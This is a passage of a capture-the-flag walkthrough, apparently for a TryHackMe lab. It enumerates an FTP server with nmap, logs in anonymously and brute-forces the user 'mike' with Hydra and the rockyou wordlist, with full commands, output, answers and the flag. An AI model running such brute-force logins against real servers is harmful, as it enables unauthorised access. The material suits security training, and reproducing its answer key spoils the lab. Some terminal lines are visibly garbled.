Starting Nmap 7.60 ( https://nmap.org ) at 2024-08-17 13:55 BST
Nmap scan report for ip-10-10-203-19.eu-west-1.compute.internal (10.10.203.19)
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:D4:28:F5:02:71 (Unknown)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
root@ip-10-10-204-8:~# 
```

Question 37: Run a nmap scan of your choice. How many ports are open on the target machine?
Answer: *2*


Question 38: What port is ftp running on?

Answer: *21*

Question 39: What variant of FTP is running on it?

Answer: *vsftpd*

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this using by typing "ftp [IP]" into the console, and entering "anonymous", and no password when prompted.




```
root@ip-10-10-204-8:~# ftp 10.10.203.19
Connected to 10.10.203.19.
220 Welcome to the administrator FTP service.
Name (10.10.203.19:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp> 
```

Question 40: What is the name of the file in the anonymous FTP directory?


Answer: *PUBLIC_NOTICE.txt*

Use “**mget PUBLIC_NOTICE.txt**” to download the file to your machine. Open a new terminal to see the file.




```
ftp> mget PUBLIC_NOTICE.txt
mget PUBLIC_NOTICE.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for PUBLIC_NOTICE.txt (353 bytes).
226 Transfer complete.
353 bytes received in 0.00 secs (167.4243 kB/s)
ftp> 
```

Use “**ll**”



```
-rw-r--r--  1 root root   261 Apr 10 16:43 .profile
-rw-r--r--  1 root root   353 Aug 17 14:14 PUBLIC_NOTICE.txt
drwxr-xr-x 14 root root  4096 Jun  4 12:52 .pyenv/
-rw-------  1 root root    57 Aug 25  2023 .python_history
```

Then, “**cat PUBLIC_NOTICE.txt**” to see what is inside.



```
root@ip-10-10-204-8:~# cat PUBLIC_NOTICE.txt
===================================
MESSAGE FROM SYSTEM ADMINISTRATORS
===================================

Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Cheers,

Mike
root@ip-10-10-204-8:~#
```

Question 41: What do we think a possible username could be?

Answer: ***Mike***

Great! Now we've got details about the FTP server and, crucially, a possible username. Let's see what we can do with that...

Task 10: Exploiting FTP

Types of FTP Exploit

Similarly to Telnet, when using FTP both the command and data channels are unencrypted. Any data sent over these channels can be intercepted and read.

With data from FTP being sent in plaintext, if a man-in-the-middle attack took place an attacker could reveal anything sent through this protocol (such as passwords). An article written by JSCape demonstrates and explains this process using ARP-Poisoning to trick a victim into sending sensitive information to an attacker, rather than a legitimate source.

When looking at an FTP server from the position we find ourselves in for this machine, an avenue we can exploit is weak or default password configurations.

Method Breakdown

So, from our enumeration stage, we know:

- There is an FTP server running on this machine

- We have a possible username

Using this information, let's try and **bruteforce** the password of the FTP Server.

Hydra

Hydra is a very fast online password cracking tool, which can perform rapid dictionary attacks against more than 50 Protocols, including Telnet, RDP, SSH, FTP, HTTP, HTTPS, SMB, several databases and much more. Hydra is already installed on the AttackBox, however, if you need it on your own attacking machine, you can find the GitHub repository here.

The syntax for the command we're going to use to find the passwords is this:


"hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -vV 10.10.10.6 ftp"

Let's break it down:

SECTION	FUNCTION
hydra	Runs the hydra tool
-t 4	Number of parallel connections per target
-l [user]	Points to the user who's account you're trying to compromise
-P [path to dictionary]	Points to the file containing the list of possible passwords
-vV	Sets verbose mode to very verbose, shows the login+pass combination for each attempt
[machine IP]	The IP address of the target machine
ftp / protocol	Sets the protocol

Let's crack some passwords!

Use “**hydra -t 4 -l mike -P /usr/share/wordlists/rockyou.txt -vV 10.10.203.19 ftp**”.


```
root@ip-10-10-204-8:~# hydra -t 4 -l mike -P /usr/share/wordlists/rockyou.txt -vV 1
 10.203.19 ftp
 ydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret ser
 ice organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-08-17 14:33:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344
398), ~3586100 tries per task
[DATA] attacking ftp://10.10.203.19:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.203.19 - login "mike" - pass "123456" - 1 of 14344398 [child
 0] (0/0)
[ATTEMPT] target 10.10.203.19 - login "mike" - pass "12345" - 2 of 14344398 [child
1] (0/0)
[ATTEMPT] target 10.10.203.19 - login "mike" - pass "123456789" - 3 of 14344398 [ch
ild 2] (0/0)
[ATTEMPT] target 10.10.203.19 - login "mike" - pass "password" - 4 of 14344398 [chi
ld 3] (0/0)
[21][ftp] host: 10.10.203.19   login: mike   password: password
[STATUS] attack finished for 10.10.203.19 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-08-17 14:33:33
root@ip-10-10-204-8:~#
```

Question 42: What is the password for the user "mike"?

Answer: *password*

Bingo! Now, let's connect to the FTP server as this user using "ftp [IP]" and entering the credentials when prompted. Use:

“**ftp 10.10.203.19**”


“**mike**”

“**password**”


“**ls**”

“**mget ftp.txt**” and “**y**”

This will download the file. Open a new terminal to see the file.



```
 oot@ip-10-10-204-8:~# ftp 10.10.203.19
 onnected to 10.10.203.19.
 20 Welcome to the administrator FTP service.
Name (10.10.203.19:root): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Apr 24  2020 ftp
-rwxrwxrwx    1 0        0              26 Apr 24  2020 ftp.txt
226 Directory send OK.
ftp> mget ftp.txt
mget ftp.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
226 Transfer complete.
26 bytes received in 0.00 secs (33.5411 kB/s)
ftp>
```

Use “**ll**”



```
-rw-r--r--  1 root root     26 Aug 17 14:39 ftp.txt
```

Then, "**cat ftp.txt**".



```
root@ip-10-10-204-8:~# cat ftp.txt
THM{y0u_g0t_th3_ftp_fl4g}
root@ip-10-10-204-8:~# 
```

Question 43: What is ftp.txt?

Answer: *THM{y0u_g0t_th3_ftp_fl4g}*

Woop! Woop! We obtained the ftp flag! 😊

Happy Hacking! 😸

> *Thanks and Regards,*
>
> *ShadowGirl* 🦹‍♀️😉